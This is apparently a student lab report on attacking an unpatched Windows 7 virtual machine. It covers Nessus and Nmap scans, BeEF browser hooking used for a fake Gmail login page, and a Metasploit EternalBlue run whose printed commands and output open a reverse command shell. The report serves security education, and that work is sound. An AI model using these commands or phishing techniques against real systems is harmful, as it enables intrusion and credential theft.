

The George Washington University

Attacking Windows 7

By: Troy Cabral

Course: PSCS3113

Due: 10-18-18

Professor Walter Pehrsson

Contents

Project Summary	3
Machine Configurations.....	3
Tools Used: DumpSec	3
Tools Used: Nessus	3
Tools Used: NMAP.....	4
Tools Used: BeEF.....	4
Tools Used: Metasploit	5
Appendix.....	6
Screen Shots: Dumpsec.....	6
Screen Shots: Nessus	7
Screen Shots: NMAP	11
Screen Shots: BeEF.....	13
Screen Shots: Metasploit.....	14
Bibliography	15

Project Summary

Machine Configurations

All machines will be installed via Virtua Box. The target machine will be a windows 7 machine configured with an IP address of 192.168.1.100/24. The Windows firewall will be turned off and no updates performed. The main attack machine will be Kali Linux, with Windows 10 being used for one tool, Dumpsec. All machines will be disconnected for internet and will communicate via a virtual Local Area Network.

Tools Used: DumpSec

DumpSec was downloaded from SystemTools.com and installed on a Windows 10 machine. DumpSec can collect detailed information about user accounts as well as “permissions (DACLS) and audit settings (SACLs) for the file system, registry, printers and shares” (SystemTools, n.d.). In Screen Shot 1-1 a scan for user information is performed, showing a total of 5 accounts, two of which are administrator account. It also shows that the administrator account TC doesn’t require a password. Having no password requirement for an admin account is a huge security vulnerability and if found in a real world scenario would need to be fixed immediately.

Tools Used: Nessus

Nessus is one of many vulnerability scanners available online. Using Nessus as an enumeration tool will give attackers knowledge of what exploits they can execute. Screen Shot 2-1 shows the results of the vulnerability scan on the target machine. Four total vulnerabilities

were found, two critical and two medium. Clicking on each vulnerability will bring up a section that gives details, solutions, and even links out to other resources like CVE.Mite.org (common vulnerabilities and exposures). Screen Shots 2-2 through 2-5 show the vulnerabilities found in an unpatched Windows 7 machine. Screen Shot 2-6 shows that after patching, only one medium vulnerability is left, which is SMB signing is not required.

Tools Used: NMAP

NMAP is another enumeration tool, but unlike Nessus, it uses the command line interface (CLI). With this tool information like open TCP/UDP ports, IP protocols in use, and Operating system details can be identified (pictures 3-1 through 3-4). Information gathered with NMAP can be combined with the information from Nessus to get a better idea of not only the weaknesses of an attack target, but also of the network layout.

Tools Used: BeEF

BeEF stands for Browser Exploitation Framework and can send commands to someone's browser to be executed (Occupytheweb, 2015). It requires some work before the attack can be sent to the targets browser first though. The first step would be for someone to visit a website that has been infected, and if they are able to run a file called "Hook.js" from the infected website, their browser will become hooked (Occupytheweb, 2015). Screen shot 4-1 shows a demo of a browser becoming hooked. The demo is merely a way to practice using BeEF without having to infect a website and send commands to an unsuspecting victim. Once a browser has become hooked, the IP and details of the victim will populate in the BeEF application (screen shot 4-2). From here an attacker can gather information about the browsers vulnerabilities and

can send commands for the browser to execute. Screen Shot 4-3 shows the execution of a phishing attack. While the webpage resembles what an gmail email login might look like, it is completely fake. If someone were to fall for this type of phishing and enter their username and password for their gmail account, that information would be passed back to the attacker to utilize.

Tools Used: Metasploit

Metasploit is a powerful tool distributed by Rapid7 that allows a user to find vulnerabilities and exploit them (Metasploit, n.d.). In this example, the exploit EternalBlue was executed. Screen shot 2-3 also shows that Nessus picked up that the target machine might be vulnerable to this type of attack. Screen shot 5-1 shows how easy it is to set up and execute once it is known that the target machine is vulnerable. All that needs to be done is the selection of the exploit, setting target IP, and running the exploit. Afterwards the attacker would have access to the CLI on the target's machine. Microsoft has release a patch for this vulnerability, so only outdated systems are vulnerable.

Appendix

Screen Shots: Dumpsec

1-1: Dump of Username, Account type, if a password is required, group, and if the account is active/disabled

UserName	
Administrator	
AccountType	User
PswdRequired	Yes
Groups	Administrators (l
AcctDisabled	Yes
Child	
AccountType	User
PswdRequired	Yes
Groups	Users (Local, Us
AcctDisabled	No
Guest	
AccountType	User
PswdRequired	No
Groups	Guests (Local, G
AcctDisabled	Yes
MC	
AccountType	User
PswdRequired	Yes
Groups	Users (Local, Us
AcctDisabled	No
TC	
AccountType	User
PswdRequired	No
Groups	Administrators (l
AcctDisabled	No

1-2: Dump of Windows 7 File System

Path (exception dirs and files)	Account	Own	Dir	File
C:\Windows\system32\				
C:\Windows\system32\	TrustedInstaller	0	all	
C:\Windows\system32\	SYSTEM		RWXD	all
C:\Windows\system32\	192.168.1.100\Administrators		RWXD	all
C:\Windows\system32\	192.168.1.100\Users		R X	R X
C:\Windows\system32\	CREATOR OWNER			all
C:\Windows\system32\	?unknown		R X	R X
C:\Windows\system32\	?unknown		R X	
C:\Windows\system32\	?unknown			R X
C:\Windows\system32*.acm	TrustedInstaller	0		all
C:\Windows\system32*.acm	192.168.1.100\Administrators			R X
C:\Windows\system32*.acm	SYSTEM			R X
C:\Windows\system32*.acm	192.168.1.100\Users			R X
C:\Windows\system32*.acm	?unknown			R X
C:\Windows\system32*.acm	?unknown			R X
C:\Windows\system32*.ax	TrustedInstaller	0		all
C:\Windows\system32*.ax	192.168.1.100\Administrators			R X
C:\Windows\system32*.ax	SYSTEM			R X
C:\Windows\system32*.ax	192.168.1.100\Users			R X
C:\Windows\system32*.ax	?unknown			R X
C:\Windows\system32*.ax	?unknown			R X
C:\Windows\system32*.bin	TrustedInstaller	0		all
C:\Windows\system32*.bin	192.168.1.100\Administrators			R X
C:\Windows\system32*.bin	SYSTEM			R X
C:\Windows\system32*.bin	192.168.1.100\Users			R X
C:\Windows\system32*.bin	?unknown			R X
C:\Windows\system32*.bin	?unknown			R X

Processed 13362 files in 1247 directories Store 00001

Screen Shots: Nessus

2-1: Vulnerability Scan

<input type="checkbox"/>	Sev ▼	Name ▲	Family ▲	Count ▼	
<input type="checkbox"/>	CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allo...	Windows	1	✎
<input type="checkbox"/>	CRITICAL	MS17-010: Security Update for Microsoft Windows S...	Windows	1	✎
<input type="checkbox"/>	MEDIUM	MS16-047: Security Update for SAM and LSAD Remo...	Windows	1	✎
<input type="checkbox"/>	MEDIUM	SMB Signing not required	Misc.	1	✎
<input type="checkbox"/>	INFO	DCE Services Enumeration	Windows	8	✎
<input type="checkbox"/>	INFO	Nessus SYN scanner	Port scanners	3	✎
<input type="checkbox"/>	INFO	Microsoft Windows SMB Service Detection	Windows	2	✎
<input type="checkbox"/>	INFO	Common Platform Enumeration (CPE)	General	1	✎
<input type="checkbox"/>	INFO	Device Type	General	1	✎
<input type="checkbox"/>	INFO	Ethernet Card Manufacturer Detection	Misc.	1	✎

2-2: Vulnerability MS11-030

Win 7 Unpatched / Plugin #53514

[Configure](#) [Audit Trail](#) [Launch ▼](#) [Export ▼](#)

Hosts 1

Vulnerabilities 25

Notes 1

History 1

CRITICAL

MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code ...

Description

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

Solution

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

See Also

<http://technet.microsoft.com/en-us/security/bulletin/ms11-030>

Output

No output recorded.

No output recorded.

Port ▲	Hosts
5355 / udp / dnssec	192.168.1.100

Plugin Details

Severity: Critical

ID: 53514

Version: 1.12

Type: remote

Family: Windows

Published: April 21, 2011

Modified: July 14, 2018

Risk Information

Risk Factor: Critical

CVSS Base Score: 10.0

CVSS Temporal Score: 8.3

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/o:microsoft:windows

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: April 12, 2011

Vulnerability Pub Date: April 12, 2011

Exploitable With

Metasploit (Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS)

Core Impact

Reference Information

MSFT: MS11-030

BID: 47242

JAVA: 2011-A-0039

MSKB: 2509553, 2509553

CVE: CVE-2011-0657

2-3: Vulnerability MS17-010

Win 7 Unpatched / Plugin #97833

[Back to Vulnerabilities](#)

ConfigureAudit TrailLaunch▼Export▼

Hosts1Vulnerabilities25Notes1History1

CRITICALMS17-010: Security Update for Microsoft Windows SMB Server (40133...

<>

Plugin Details

Severity:CriticalID:97833Version:1.18Type:remoteFamily:WindowsPublished:March 20, 2017Modified:July 16, 2018

Risk Information

Risk Factor:CriticalCVSS Base Score:10.0CVSS Temporal Score:8.7CVSS Vector:CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector:CVSS2#E:H/RL:OF/RC:C

IAVM Severity: I

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also

<https://technet.microsoft.com/library/security/MS17-010>
<http://www.nessus.org/u?321523eb>
<http://www.nessus.org/u?77bec1941>
<http://www.nessus.org/u?d9f569cf>
<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>
<https://support.microsoft.com/en-us/kb/2696547>
<http://www.nessus.org/u?8dcab5e4>
<http://www.nessus.org/u?36fd3072>
<http://www.nessus.org/u?4c7e0cf3>
<https://github.com/stamparm/EternalRocks/>
<http://www.nessus.org/u?59db5b5b>

Output

No output recorded.

Port *	Hosts
445 / tcp / cifs	192.168.1.100

CVSS Temporal Vector: CVSS2#E:H/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/o:microsoft:windows

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 14, 2017

Vulnerability Pub Date: March 14, 2017

In the news: true

Exploitable With

Metasploit (MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption)

CANVAS ()

Core Impact

Reference Information

EDB-ID: 41891, 41987

MSFT: MS17-010

MSKB: 4012212, 4012213, 4012214, 4012215, 4012216, 4012217, 4012606, 4013198, 4013429, 4012598, 4012212, 4012213, 4012214, 4012215, 4012216, 4012217, 4012606, 4013198, 4013429, 4012598

CVE: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148

2-4: Vulnerability MS16-047

Win 7 Unpatched / Plugin #90510

[← Back to Vulnerabilities](#)

Configure

Audit Trail

Launch ▼

Export ▼

Hosts 1

Vulnerabilities 25

Notes 1

History 1

MEDIUM

MS16-047: Security Update for SAM and LSAD Remote Protocols (314...

< >

Plugin Details



Description

The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.

See Also

<https://technet.microsoft.com/library/security/MS16-047>

<http://badlock.org/>

Output

Output

No output recorded.

Port ▲	Hosts
49157 / tcp / dce-rpc	192.168.1.100

Severity: Medium
ID: 90510
Version: 1.6
Type: remote
Family: Windows
Published: April 13, 2016
Modified: July 16, 2018

Risk Information

Risk Factor: Medium
CVSS Base Score: 6.8
CVSS Temporal Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P

/I:P/A:P
CVSS Temporal Vector: CVSS2#E:U/RL:OF/RC:C
IAVM Severity: I

Vulnerability Information

CPE: cpe:/o:microsoft:windows
Exploit Available: false
Exploit Ease: No known exploits are available
Patch Pub Date: April 12, 2016
Vulnerability Pub Date: March 23, 2016
In the news: true

Reference Information

CERT: 813296
MSFT: MS16-047
BID: 86002
IAVA: 2016-A-0093
MSKB: 3148527, 3149090, 3147461, 3147458, 3148527, 3149090, 3147461, 3147458
CVE: CVE-2016-0128

2-5: Vulnerability SMB signing not required

Win 7 Unpatched / Plugin #57608
[Back to Vulnerabilities](#)

Configure Audit Trail Launch Export

Hosts 1 Vulnerabilities 25 Notes 1 History 1

MEDIUM SMB Signing not required

Description
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.
Solution
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.
See Also
<https://support.microsoft.com/en-us/kb/887429>
<http://technet.microsoft.com/en-us/library/cc731957.aspx>
<http://www.nessus.org/u?774b80723>
<http://www.samba.org/samba/docs/man/manpages-3/smb.conf.5.html>
<http://www.nessus.org/u?a3cac4ea>
Output
Output
No output recorded.

Port ^	Hosts
445 / tcp / cifs	192.168.1.100

Plugin Details
Severity: Medium
ID: 57608
Version: 1.17
Type: remote
Family: Misc.
Published: January 19, 2012
Modified: May 2, 2018
Risk Information
Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Temporal Score: 3.7
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N
CVSS Temporal Vector: CVSS2#E:U/RL:OF/RC:C
CVSS Temporal Vector: CVSS2#E:U/RL:OF/RC:C
Vulnerability Information
CPE: cpe:/o:microsoft:windows
cpe:/a:samba:samba
Vulnerability Pub Date: January 17, 2012

2-6 Vulnerability scan after running all Windows 7 updates

<input type="checkbox"/> Sev ▾	Name ▲	Family ▲	Count ▾	
<input type="checkbox"/> MEDIUM	SMB Signing not required	Misc.	1	
<input type="checkbox"/> INFO	DCE Services Enumeration	Windows	8	
<input type="checkbox"/> INFO	Nessus SYN scanner	Port scanners	3	
<input type="checkbox"/> INFO	Microsoft Windows SMB Service Detection	Windows	2	
<input type="checkbox"/> INFO	Common Platform Enumeration (CPE)	General	1	
<input type="checkbox"/> INFO	Device Type	General	1	
<input type="checkbox"/> INFO	Ethernet Card Manufacturer Detection	Misc.	1	
<input type="checkbox"/> INFO	ICMP Timestamp Request Remote Date Disclosure	General	1	
<input type="checkbox"/> INFO	Link-Local Multicast Name Resolution (LLMNR) Detect...	Service detection	1	
<input type="checkbox"/> INFO	Microsoft Windows SMB Log In Possible	Windows	1	

Screen Shots: NMAP

3-1: Nmap -O (Scan that show Operating System Information)

```
root@kali:~# nmap -O 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-05 11:24 EDT
Nmap scan report for 192.168.1.100
Host is up (0.00070s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:0C:9E:65 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows 7:-: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:
r2 cpe:/o:microsoft:windows 8 cpe:/o:microsoft:windows 8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
root@kali:~#
```

3-2: Nmap -sV (Scan to show open TCP ports and the services and version)

```
root@kali:~# nmap -sV 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-05 11:30 EDT
Nmap scan report for 192.168.1.100
Host is up (0.00076s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:0C:9E:65 (Oracle VirtualBox virtual NIC)
Service Info: Host: TC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.70 seconds
root@kali:~#
```

3-3: NMAP -sO (Scan to show IP protocols in use)

```
root@kali:~# nmap -sO 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-05 11:44 EDT
Nmap scan report for 192.168.1.100
Host is up (0.00088s latency).
Not shown: 145 closed protocols, 108 open|filtered protocols
PROTOCOL STATE SERVICE
1         open  icmp
6         open  tcp
17        open  udp
MAC Address: 08:00:27:0C:9E:65 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.82 seconds
root@kali:~#
```


3-4: Nmap -sU (scan to show open UDP ports)

```
root@kali:~# nmap -sU 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-05 11:52 EDT
Nmap scan report for 192.168.1.100
Host is up (0.00084s latency).
Not shown: 974 closed ports
PORT      STATE      SERVICE
123/udp   open|filtered ntp
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
207/udp   open|filtered at-7
500/udp   open|filtered isakmp
1060/udp  open|filtered polestar
1645/udp  open|filtered radius
2161/udp  open|filtered apc-2161
4500/udp  open|filtered nat-t-ike
5010/udp  open|filtered telepathstart
5355/udp  open|filtered llmnr
8001/udp  open|filtered vcom-tunnel
9020/udp  open|filtered tambora
16862/udp open|filtered unknown
16919/udp open|filtered unknown
17205/udp open|filtered unknown
20851/udp open|filtered unknown
21212/udp open|filtered unknown
21354/udp open|filtered unknown
22996/udp open|filtered unknown
28973/udp open|filtered unknown
33717/udp open|filtered unknown
40116/udp open|filtered unknown
49259/udp open|filtered unknown
59846/udp open|filtered unknown
62287/udp open|filtered unknown
MAC Address: 08:00:27:0C:9E:65 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 71.90 seconds
root@kali:~#
```

Screen Shots: BeEF


4-1: Demo, getting Hooked



4-2: Information about hooked browser



4-3: Example of phishing attacked carried out through hooked browser



Screen Shots: Metasploit

5-1: Configuring Metasploit to use Eternal Blue exploit and executing

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.1.100
rhost => 192.168.1.100
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.100:445 - Connecting to target for exploitation.
[+] 192.168.1.100:445 - Connection established for exploitation.
[+] 192.168.1.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.100:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.100:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50 Windows 7 Home P
[*] 192.168.1.100:445 - 0x00000010 72 65 6d 69 75 6d 20 37 36 30 31 20 53 65 72 76 remium 7601 Serv
[*] 192.168.1.100:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.1.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.100:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.100:445 - Starting non-paged pool grooming
[+] 192.168.1.100:445 - Sending SMBv2 buffers
[+] 192.168.1.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.100:445 - Sending final SMBv2 buffers.
[*] 192.168.1.100:445 - Sending last fragment of exploit packet!
[*] 192.168.1.100:445 - Receiving response from exploit packet
[+] 192.168.1.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.100:445 - Sending egg to corrupted connection.
[*] 192.168.1.100:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:49158) at 2018-09-29 19:56:06 -0400
[+] 192.168.1.100:445 - =====
[+] 192.168.1.100:445 - =====WIN=====
[+] 192.168.1.100:445 - =====

C:\Windows\system32>
```

Bibliography

Kali. (n.d.). Retrieved Oct 1, 2018, from Kali.org: <https://www.kali.org/downloads/>

Klosowski, T. (2016, Oct 27). *How to use Nessus to scan a network for vulnerabilities*. Retrieved Oct 1, 2018, from Lifehacker.com: <https://lifehacker.com/how-to-use-nessus-to-scan-a-network-for-vulnerabilities-1788261156>

Metasploit. (n.d.). Retrieved Oct 1, 2018, from Metasploit.com: <https://metasploit.help.rapid7.com/docs>

Nmap Network Scanning. (n.d.). Retrieved Oct 1, 2018, from NMAP.org: <https://nmap.org/book/man-briefoptions.html>

Occupytheweb. (2015, Feb 20). *How to hack web browsers with BeEF*. Retrieved Oct 1, 2018, from null-byte.wonderhowto.com: <https://null-byte.wonderhowto.com/how-to/hack-like-pro-hack-web-browsers-with-beef-0159961/>

SystemTools. (n.d.). Retrieved Oct 1, 2018, from SystemTools.com: <https://systemtools.com/somarsoft/?somarsoft.com>

Using the “NSA” EternalBlue exploit on Metasploitable 3. (2017, June 12). Retrieved Oct 1, 2018, from cyberarms.wordpress.com: <https://cyberarms.wordpress.com/2017/06/12/using-the-nsa-eternalblue-exploit-on-metasploitable-3/>